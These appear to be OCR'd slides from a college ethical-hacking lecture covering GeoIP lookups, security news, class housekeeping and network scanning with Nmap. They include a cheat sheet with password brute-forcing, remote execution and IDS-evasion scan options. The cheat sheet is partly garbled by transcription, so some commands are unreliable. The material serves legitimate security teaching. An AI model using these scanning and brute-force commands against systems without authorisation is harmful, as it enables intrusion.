
IP Address	Country	Region	City
71.198.222.56	United States 	CA	Santa Cruz
ISP	Organization	Latitude	Longitude
Not Available	Not Available	36.9713	-121.9875

(real-time)

Region	City
California	Santa Cruz
Latitude	Longitude
37.0448	-122.1021

<https://hackertarget.com/geoip-ip-location-lookup/>

There are multiple vendors that provide more accurate locations



GeolIP – IP Location Lookup

Find the location of an IP address with this [GeoIP lookup](#) tool.

71.198.222.56

Get the IP location

IP Address: 71.198.222.56
Country: US
State: California
City: Santa Cruz
Latitude: 36.971298
Longitude: -121.987503

What is a GeoIP lookup?

IP Geolocation involves attempting to find the location of an IP address in the real world. Due to the fact that IP addresses are assigned to organization and these are ever changing associations it can be difficult to determine exactly where in the world an IP address is located. There are different services that provide databases of this information for public use. Maxmind is one of the most

```
[rsimms@opus-ii lab04]$ curl http://api.hackertarget.com/geoip/?q=71.198.222.56
IP Address: 71.198.222.56
Country: US
State: California
City: Santa Cruz
Latitude: 36.971298
Longitude: -121.987503
[rsimms@opus-ii lab04]$
```

Some provide APIs to get locations via a script or command line

The screenshot shows the IP Location Finder tool interface. A search bar at the top contains the IP address 71.198.222.56. Below it is a "Lookup" button. The main content area displays the following details:

IP	71.198.222.56	Hostname	c-71-198-222-56.hsd1.ca.comcast.net	ASN	AS7922
Country	United States (US)	Provider	Comcast Cable Communications, LLC	DMA	828
City	Santa Cruz	Latitude	36.971298217773	Area	831
Region	CA	Longitude	-121.98750305176	TimeZone	America\Los_Angeles
Postal Code	95062	Continent	NA	Date/Time	2017-10-01 14:35:33

Below the table is a map of the San Francisco Bay Area, with a red dot indicating the location of the IP address.

The screenshot shows the IP Location Finder tool interface with the "FAQs" section open. The page title is "IP Location Finder FAQs". The first question is "What is IP Geolocation?", which includes a detailed explanation of what IP geolocation is and how it works. The second question is "How accurate is IP geolocation?", with a note that accuracy varies by vendor. The third question is "How does the IP Location Finder Work?", mentioning ARIN's WHOIS service. The fourth question is "Does it support IPv6 location lookups?", with a brief note that it does. The fifth question is "Is there an API for the IP Location Finder?", with a note about a RESTful API and a curl command example.

```
[rsimms@opus-ii ~]$ curl "https://tools.keycdn.com/geo.json?host=71.198.222.56"
{"status":"success","description":"Data successfully received.","data": {"geo": {"host": "71.198.222.56", "ip": "71.198.222.56", "rdns": "c-71-198-222-56.hsd1.ca.comcast.net", "asn": "AS7922", "isp": "Comcast Cable Communications, LLC"}, "country_name": "United States", "country_code": "US", "region": "CA", "city": "Santa Cruz", "postal_code": "95062", "continent_code": "NA", "latitude": "36.971298217773", "longitude": "-121.98750305176", "dma_code": "828", "area_code": "831", "timezone": "America\Los_Angeles", "datetime": "2017-10-01 15:09:46"}}
```

<https://tools.keycdn.com/geo>

This site uses a RESTful API to get locations via a script or command line

```
[rsimms@opus-ii ~]$ curl "https://tools.keycdn.com/geo.json?host=71.198.222.56" | python -mjson.tool
% Total    % Received % Xferd  Average Speed   Time     Time     Time  Current
                                         Dload  Upload   Total   Spent   Left  Speed
100      519      0    519      0       0   1082      0  --::--  --::--  --::--  1083
{
  "data": {
    "geo": {
      "area_code": "831",
      "asn": "AS7922",
      "city": "Santa Cruz",
      "continent_code": "NA",
      "country_code": "US",
      "country_name": "United States",
      "datetime": "2017-10-01 15:12:55",
      "dma_code": "828",
      "host": "71.198.222.56",
      "ip": "71.198.222.56",
      "isp": "Comcast Cable Communications, LLC",
      "latitude": "36.971298217773",
      "longitude": "-121.98750305176",
      "postal_code": "95062",
      "rdns": "c-71-198-222-56.hsd1.ca.comcast.net",
      "region": "CA",
      "timezone": "America/Los_Angeles"
    }
  },
  "description": "Data successfully received.",
  "status": "success"
}
[rsimms@opus-ii ~]$
```

Using python to format the JSON output obtained using the RESTful API



Top attackers

NoSweat : Monday, October 02, 2017

Source address	Source Name	Source User Count
58.58.186.248	58.58.186.248	70
60.205.171.184	60.205.171.184	58
133.18.169.80	v133-18-169-80.vir.kagoya.net	22
80.82.70.234	80.82.70.234	6
185.132.126.184	cp1.hostbil.com	5
37.72.180.76	37.72.180.76	5
27.35.215.218	27.35.215.218	3
66.240.205.34	malware-hunter.census.shodan.io	3
104.40.220.5	104.40.220.5	1
204.188.251.130	204.188.251.130	1

```
curl http://api.hackertarget.com/geoip/?q=x.x.x.x
```

```
curl "https://tools.keycdn.com/geo.json?host=x.x.x.x" | python -mjson.tool
```



In the
news

Recent news

BankBot trojan returns to Google Play with new tricks

BY LUKAS STEFANKO POSTED 25 SEP 2017 - 02:54PM

https://www.welivesecurity.com/2017/09/25/banking-trojan-returns-google-play/?utm_source=newsletter&utm_medium=email&utm_campaign=wls-newsletter-290917

"The dangerous Android banking trojan that we first reported here at the beginning of 2017 has found its way to Google Play again, now stealthier than ever."

"Subsequently dubbed BankBot, the banking trojan has been evolving throughout the year, resurfacing in different versions both on and outside Google Play. The variant we discovered on Google Play on September 4 is the first one to successfully combine the recent steps of BankBot's evolution: improved code obfuscation, a sophisticated payload dropping functionality, and a cunning infection mechanism abusing Android's Accessibility Service."

Recent news

Money-making machine: Monero-mining malware

BY PETER KÁLNAI AND MICHAL POSLUŠNÝ POSTED 28 SEP 2017 - 02:54PM

https://www.welivesecurity.com/2017/09/25/banking-trojan-returns-google-play/?utm_source=newsletter&utm_medium=email&utm_campaign=wls-newsletter-290917

"While the world is holding its breath, wondering where notorious cybercriminal groups like Lazarus or Telebots will strike next with another destructive malware such as WannaCryptor or Petya, there are many other, less aggressive, much stealthier and often very profitable operations going on."

"One such operation has been going on since at least May 2017, with attackers infecting unpatched Windows webservers with a malicious cryptocurrency miner. The goal: use the servers' computing power to mine Monero (XMR), one of the newer cryptocurrency alternatives to Bitcoin."

Recent news

Millions of Up-to-Date Apple Macs Remain Vulnerable to EFI Firmware Hacks

BY Mohit Kumar

<https://thehackernews.com/2017/09/apple-mac-efi-malware.html>

"Apple uses Intel-designed Extensible Firmware Interface (EFI) for Mac computers that work at a lower level than a computer's OS and hypervisors—and controls the boot process."

"EFI runs before macOS boots up and has higher-level privileges that, if exploited by attackers, could allow EFI malware to control everything without being detected."

Recent news

US-CERT Bulletin (SB17-275) Vulnerability Summary for the Week of September 25, 2017

<https://www.us-cert.gov/ncas/bulletins/SB17-275>



Vulnerability Summary

Secure | https://www.us-cert.gov/ncas/bulletins/SB17-275

Apps | Yahoo | Cabrillo College | Health | Network | Medical | CIS 76 links | Lab Development | Home | Other bookmarks

High Vulnerabilities					
Primary Vendor -- Product	Description	Published	CVSS Score	Source & Patch Info	
google -- android	drivers/net/ethernet/msm/indis_ipa.c in the Qualcomm networking driver in Android allows remote attackers to execute arbitrary code via a crafted application compromising a privileged process.	2017-09-25	7.6	CVE-2016-5899 BID:41 CONFIRM:0 CONFIRM:0	
ibm -- business_process_manager	IBM Business Process Manager 7.5, 8.0, and 8.5 is vulnerable to a XML External Entity Injection (XXE) attack when processing XML data. A remote attacker could exploit this vulnerability to expose sensitive information or consume memory resources. IBM X-Force ID: 130156	2017-09-26	7.5	CVE-2017-1527 CONFIRM:0 BID:0 MISC:0	
nvidia -- gpu_driver	NVIDIA Windows GPU Display Driver contains a vulnerability in the kernel mode layer (nviddk.sys) handler for DxDpDdeEscape where a value passed from a user to the driver is not correctly validated and used as the index of an array which may lead to denial of service or possible escalation of privileges.	2017-09-22	7.2	CVE-2017-6265 CONFIRM:0 BID:0	
nvidia -- gpu_driver	NVIDIA Windows GPU Display Driver contains a vulnerability in the kernel mode layer (nviddk.sys) handler for DxDpDdeEscape where a pointer passed from a user to the driver is used without validation which may lead to denial of service or possible escalation of privileges.	2017-09-22	7.2	CVE-2017-6269 CONFIRM:0 BID:0	
nvidia -- gpu_driver	NVIDIA Windows GPU Display Driver contains a vulnerability in the kernel mode layer (nviddk.sys) handler for DxDpDdeEscape where a value passed from a user to the driver is not correctly validated and used as the index of an array which may lead to denial of service or possible escalation of privileges	2017-09-22	7.2	CVE-2017-6277 CONFIRM:0 BID:0	
sam2p_project -- sam2p	Because of an integer overflow in sam2p 0.49.3, a loop executes 0xffffffff times, ending with an invalid read of size 1 in the Image::Indexed::sortPal function in image.cpp. However, this also causes memory corruption because of an attempted write to the invalid @0xffffffff array element.	2017-09-22	7.5	CVE-2017-14636 MISC:0	
sam2p_project -- sam2p	In sam2p 0.49.3, there is an invalid read of size 2 in the parse_rle function	2017-09-22	7.5	CVE-2017-	

Best Practices

Defense Best Practices

How to detect a phishing email

<https://inspiredelearning.com/wp-content/uploads/2017/05/phishing-infographic-full.jpg>

Thanks Deryck



Housekeeping



No labs due today

Test 1 will become available at 7:30 PM tonight

- Open book, open notes, open computer.
- You must work alone and not help or receive help from others.
- Online timed 60 minute test using Canvas
- Online "archive watching" students that work can take it later today but it must be completed by 11:59 PM.
- Practice test ends 30 minutes before real test starts!

Next week:

- Quiz 5
- Lab 5 is due

Test 1

HONOR CODE:

This test is open book, open notes, and open computer.

HOWEVER, you must work alone. You may not discuss the test questions or answers with others during the test.

You may not ask or receive assistance from anyone other than the instructor when doing this test.

Likewise you may not give any assistance to anyone taking the test.

Linux Mint Home Loan PCs



Email me if interested

Perkins/VTEA Survey

phpBB® Cabrillo College: Computer and Information Systems

Forum for students in the Computer Networking and System Administration and/or Computer Support Specialist programs

Search...  

Quick links   

 Board index < Cabrillo College Fall 2015 Courses < CIS 90 - Fall 2015

Carl D. Perkins Vocational and Technical Education Act

[Post Reply](#)     Search this topic...  

5 posts • Page 1 of 1

Carl D. Perkins Vocational and Technical Education Act

by [Rich Simms](#) • Tue Sep 22, 2015 2:34 pm

The Carl D. Perkins Vocational and Technical Education Act was originally authorized by Congress in 1984. It was reauthorized in 1998 and again in 2006. This act provides federal funding for improving career technical education (CTE) within the United States in order to help the economy.

For Cabrillo College to receive a portion of this funding students in technical classes must fill out a survey. The more surveys completed the more funds the college will receive. The survey only needs to be completed once per term by each student.

This survey can be completed online using web advisor:

[Log on to WEBADVISOR at https://wave.cabrillo.edu](#)

Select "STUDENTS: Click Here" (navy blue bar)

- Under "Academic Profile" Click on "Student Update Form"
- Use drop down list under "Select the earliest term for which you are registered" and click on the current term.
- Select "SUBMIT"

Scroll down to the "Career Technical Information"

- Answer questions by clicking on the circle to the left of your "Yes" or "No" answers
- You can get details about a question by clicking on blue underlined phrase
- After answering all questions Select "SUBMIT"

Then "LOG OUT"

Thank you for taking a few minutes to help Cabrillo College CS/CIS programs!

- Rich

<http://oslab.cis.cabrillo.edu/forum/viewtopic.php?f=121&t=4176>

This is an important source of funding for Cabrillo College.

*Send me an email stating you completed this Perkins/VTEA survey for **three points extra credit!***

Career Technical Information
Your answers to these questions will help qualify Cabrillo College for Perkins/VTEA grant funds.


Are you currently receiving benefits from:

<input type="radio"/> Yes	TANF/CALWORKS
<input checked="" type="radio"/> No	
<input type="radio"/> Yes	SSI (Supplemental Security Income)
<input checked="" type="radio"/> No	
<input type="radio"/> Yes	GA (General Assistance)
<input checked="" type="radio"/> No	
<input type="radio"/> Yes	Does your income qualify you for a fee waiver?
<input checked="" type="radio"/> No	
<input type="radio"/> Yes	Are you a single parent with custody of one or more minor children?
<input checked="" type="radio"/> No	
<input type="radio"/> Yes	Are you a displaced homemaker attending Cabrillo to develop job skills?
<input checked="" type="radio"/> No	
<input type="radio"/> Yes	Have you moved in the preceding 36 months to obtain, or to accompany parents or spouses to obtain, temporary or seasonal employment in agriculture, dairy, or fishing?
<input checked="" type="radio"/> No	


Cabrillo Networking Program Mailing list

Subscribe by sending an email (no subject or body) to:
networkers-subscribe@cabrillo.edu

- Program information
- Certification information
- Career and job information
- Short-term classes, events, lectures, tours, etc.
- Surveys
- Networking info and links




Microsoft Academic Webstore



- Microsoft software for students registered in a CIS or CS class at Cabrillo
- Available after registration is final (two weeks after first class)

To get to this page, go to **<http://simms-teach.com/resources>** and click on the appropriate link in the Tools and Software section

VMware Academic Webstore



- VMware software for students registered in a CIS or CS class at Cabrillo
- Available after registration is final (two weeks after first class)

To get to this page, go to **<http://simms-teach.com/resources>** and click on the appropriate link in the Tools and Software section

Scanning

EC-Council Five Phases of Hacking

Phase 1 - Reconnaissance

Phase 2 - Scanning

Phase 3 - Gaining Access

Phase 4 - Maintaining Access

Phase 5 - Clearing Tracks

Scanning

Objectives

- Discover all open services on a host server.
- Detect firewalls.
- Identify vulnerabilities.

Process:

- Scan all ports (not just well-known ports) and make a list of open services.
- Record evidence of firewalls (stateful or not stateful)
- Scan open services and identify the products and versions in use.
- Identify vulnerabilities in those products using vulnerability scans and research.

nmap

nmap.org

The screenshot shows the official Nmap website at <https://nmap.org>. The page features a large banner for AlienVault with the text "Up Your Security Game with AlienVault and Nmap. Gain threat detection alerts, vulnerability data, and asset information in a unified console." and a "TRY IT FREE" button. Below the banner, there's a navigation menu with links like "Intro", "Reference Guide", "Book", "Install Guide", "Download", "Changelog", "Zenmap GUI", "Docs", "Bug Reports", "OS Detection", "Propaganda", "Related Projects", "In the Movies", and "In the News". A sidebar on the left contains sections for "Nmap Security Scanner", "Security Lists", and "Security Tools". The main content area includes a screenshot of the Nmap interface, a large "Nmap Audit your network now!" graphic, and a terminal window showing a scan command and its output.

Nmap Security Scanner

- Intro
- Ref Guide
- Install Guide
- Download
- Changelog
- Book
- Docs

Security Lists

- Nmap Announce
- Nmap Dev
- Bugtraq
- Full Disclosure
- Pen Test
- Basics
- More

Security Tools

Up Your Security Game with AlienVault and Nmap.
Gain threat detection alerts, vulnerability data, and asset information in a unified console.

TRY IT FREE ▶

Intro	Reference Guide	Book	Install Guide
Download	Changelog	Zenmap GUI	Docs
Bug Reports	OS Detection	Propaganda	Related Projects
In the Movies		In the News	

News

- Nmap 7.30 is now available! [[change log](#) | [download](#)]
- Nmap 7.12 is now available! [[change log](#) | [download](#)]
- Nmap 7 is now available! [[release notes](#) | [download](#)]
- We're pleased to release our new and Improved [Icons of the Web](#) project—a 5-gigapixel interactive collage of the top million sites on the Internet!
- Nmap has been discovered in two new movies! It's used to [hack Matt Damon's brain in Elysium](#) and also

<https://nmap.org/book/man-port-scanning-techniques.html>

SANS Nmap Cheat Sheet

The screenshot shows a web browser window with the following details:

- Title Bar:** SANS SANS Penetration Testing
- URL:** https://pen-testing.sans.org/blog/2013/10/08/nmap-cheat-sheet-1-0
- Header:** SANS PENETRATION TESTING, Resources, Training, Events, Certification, Instructors, About
- Section:** SANS Penetration Testing
- Date:** 08 Oct 2013
- Title:** Nmap Cheat Sheet 1.0
- Comments:** 0 comments
- Post By:** Posted by eskoudis
- Category:** Filed under Nmap, Scanning
- Content Summary:** Over the last couple of days, the folks at Counter Hack and I have put together an Nmap cheat sheet covering some of the most useful options of everyone's favorite general-purpose port scanner, Nmap. And, with its scripting engine, Nmap can do all kinds of wonderful things for security professionals.
- Text Below Summary:** Please check out the cheat sheet below. Even if you are an experienced attacker, it might cover a tip or trick that's new and useful to you.
- Article Content:** The main content area contains three panels: Scripting Engine, Notable Scripts, and a large panel for the Nmap Cheat Sheet itself.

Scripting Engine:

```
-e Run default scripts
--script<script>
<script>[arguments]</script>...
Run individual or groups of scripts
--script-args<name1>=Value1, ...
--script-updatedb
Update script database
```

Script Categories:

Nmap's script categories include, but are not limited to, the following:

- auth:** Utilize credentials or bypass authentication on target.
- broadcast:** Discover hosts not inclusion on command line by broadcasting on local network.
- discovery:** Attempts to discover keywords on target systems, for a variety of protocols, including http, SNMP, TAC, MySQL, VNC, and more.
- default:** Scripts run automatically when -script & -A are used.
- exploit:** Exploit vulnerabilities on target systems to gain access through public sources of information, SNMP, directory services, and more. May cause denial of service conditions in targeted hosts.
- exploit:** Attempt to exploit target system.
- fuzzer:** Insert random characters into target systems not included in target list.
- intruder:** May create targets, consume excessive resources, or even crash target systems. Used to identify password cracking or malware. Look for signs of malware infection on the target host.
- multi:** Designed not to impact target in a negative fashion.
- version:** Measure the version of software or protocol spoken with target.
- vuln:** Measure whether target systems have known vulnerabilities.

Notable Scripts:

A full list of Nmap Scripting Engine scripts is available at <http://nmap.org/nse/>

Some particularly useful scripts include:

```
dns-zone-transfer.nse: Attempts to pull a zone file (AXFR) from a DNS server
$ nmap -script dns-zone-transfer.nse --script-args dns-zone-transfer.domain=<domain>-p53<hosts>
```

```
http-robots.txt: Harvests robots.txt files from discovered web servers
$ nmap -script http-robots.txt <hosts>
```

```
smb-brute: Attempts to determine valid username and password combinations via automated guessing.
$ nmap -script smb-brute.nse -p445 <hosts>
```

```
snmp-power: Attempts to run a series of programs on the target machine, using credentials provided as scriptargs.
$ nmap -script snmp-power.c.nse -script-args=snmpuser=<username>,snmpport=<password>[,config=<config>] -p445 <hosts>
```

Nmap Cheat Sheet v1.0

Base Syntax:

```
# nmap [ScanType] {Options} {targets}
```

Target Specification:

- IPV4 address: 192.168.1.1
- IPV6 address: AAA:0:0:0::FF:eth0
- Network range: 192.168.1.0/24
- IP address range: 192.168.0.2-255, 0-255
- CIDR block: 192.168.0.0/16
- Use file with lists of targets: -iL <filename>

Target Ports:

No port range specified scans 1,000 most popular ports

- p Scan 100 most popular ports
- p<port1>,<port2>... Port range
- p<port1>,<port2>,... Port List
- p0-53,0:110,720-445 Mix TCP and UDP
- F Scan 100 most popular ports
- T<ports> Scan in most popular ports
- T<ports>,<ports> Leaving off initial port in range makes Nmap start at port 1
- p0- Leaving off initial port in range makes Nmap scan through 65535
- p- Scan ports 1-65535

<https://pen-testing.sans.org/blog/2013/10/08/nmap-cheat-sheet-1-0>

<p>Scripting Engine</p> <pre>-sC Run default scripts --script=<scriptname> <scriptcategory><script>... Run individual or groups of scripts --script-args=<Name1=value1>... --script=update-cobb Update script database</pre> <p>Nmap's script categories include, but are not limited to, the following:</p> <p>auth: Utilize credentials or bypass authentication on target.</p> <p>broadcast: Discover hosts not included on command line by broadcasting on local network.</p> <p>brute: Attempt to guess passwords on target systems, for a variety of protocols, including http, SNMP, JAX, MySQL, VNC, etc.</p> <p>default: Scripts run automatically when -S or -A are used.</p> <p>discover: Try to learn more information about target hosts, including public sources of information, Shodan, directory services, and more.</p> <p>dos: May cause denial of service conditions in target hosts.</p> <p>exploit: Attempt to exploit target systems.</p> <p>external: Interact with third-party systems not included in target list.</p> <p>fuzzer: Send unexpected input in network protocol fields.</p> <p>intrusive: May crash target, consume excessive resources, or otherwise impact target machines in a malicious fashion.</p> <p>malware: Look for signs of malware infection on the target hosts.</p> <p>safe: Designed not to impact target in a negative fashion.</p> <p>version: Measure the version of software or protocol spoken by target hosts.</p> <p>vuln: Measure whether target systems have a known vulnerability.</p>	<p>Notable Scripts</p> <p>A full list of Nmap Scripting Engine scripts is available at http://nmap.org/nsedoc/</p> <p>Some particularly useful scripts include:</p> <p>dns-zone-transfer: Attempts to pull a zone file (AXFR) from a DNS server.</p> <pre>\$ nmap --script dns-zone-transfer.nse --script-args dns-zone-transfer.domain=<domain> -p53 <hosts></pre> <p>http-robots.txt: Harness robots.txt files from discovered web servers.</p> <pre>\$ nmap --script http-robots.txt <hosts></pre> <p>smb-brute: Attempts to determine valid username and password combinations via automated guessing.</p> <pre>\$ nmap --script smb-brute.nse -p445 <hosts></pre> <p>smb-psexec: Attempts to run a series of programs on the target machine, using credentials provided as scriptargs.</p> <pre>\$ nmap --script sub>subexec.nse -smb-args=subuser=<username> -smbpass=<password> [-config=<config>] -p445 <hosts></pre>	<p>Script Categories</p> <p>Nmap's script categories include, but are not limited to, the following:</p> <p>auth: Utilize credentials or bypass authentication on target.</p> <p>broadcast: Discover hosts not included on command line by broadcasting on local network.</p> <p>brute: Attempt to guess passwords on target systems, for a variety of protocols, including http, SNMP, JAX, MySQL, VNC, etc.</p> <p>default: Scripts run automatically when -S or -A are used.</p> <p>discover: Try to learn more information about target hosts, including public sources of information, Shodan, directory services, and more.</p> <p>dos: May cause denial of service conditions in target hosts.</p> <p>exploit: Attempt to exploit target systems.</p> <p>external: Interact with third-party systems not included in target list.</p> <p>fuzzer: Send unexpected input in network protocol fields.</p> <p>intrusive: May crash target, consume excessive resources, or otherwise impact target machines in a malicious fashion.</p> <p>malware: Look for signs of malware infection on the target hosts.</p> <p>safe: Designed not to impact target in a negative fashion.</p> <p>version: Measure the version of software or protocol spoken by target hosts.</p> <p>vuln: Measure whether target systems have a known vulnerability.</p>	
<p>Probing Options</p> <pre>-Fn Don't probe (assume all hosts are up) -PB Default probe (TCP 80, 445 & ICMP) --FProbeList=> Check whether targets are up by probing TCP ports -PE Use ICMP Echo Request -PP Use ICMP Timestamp Request -PH Use ICMP Netmask Request</pre>	<p>Scan Types</p> <pre>-sn Probe only (host discovery, not port scan) -SS SYN Scan -ST TCP Connect Scan -SU UDP Scan -SV Version Scan -O OS Detection --ScanFlags Set custom list of TCP using URGACKPSHRSSTSYNFN in any order</pre>	<p>Fine-Gained Timing Options</p> <pre>--min-hostgroup/max-hostgroup <size> Parallel host scan group sizes</pre> <p>Aggregate Timing Options</p> <pre>-TO Paranoid: Very slow, used for IDS evasion -T1 Sneaky: Quite slow, used for IDS evasion -T2 Poiter: Slows down to consume less bandwidth, runs ~10 times slower than default. -T3 Normal: Default, a dynamic timing model based on target responsiveness -T4 Aggressive: Assumes a fast and reliable network and may overwhelm targets -T5 Insane: Very aggressive, will likely overwhelm targets or miss open ports</pre>	<p>Output Formats</p> <pre>-ON Standard Nmap output -OG Greppable format -OX XML format -OB <basename> Generate Nmap, Greppable, and XML output files using basename for files</pre> <p>Misc Options</p> <pre>-n Disable reverse IP address lookups -6 Use IPv6 only -A Use several features, including OS Detection, Version Detection, Script Scanning (default), and Traceoute --reascan Display reason Nmap thinks port is open, closed, or filtered</pre>

nmap 10.76.5.0/24

```
root@eh-kali-05:~# nmap 10.76.5.0/24
Starting Nmap 7.50 ( https://nmap.org ) at 2017-10-02 16:55 PDT
Nmap scan report for 10.76.5.1
Host is up (-0.010s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:50:56:AF:7C:60 (VMware)

Nmap scan report for 10.76.5.101
Host is up (0.00022s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
5001/tcp  open  commplex-link
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap
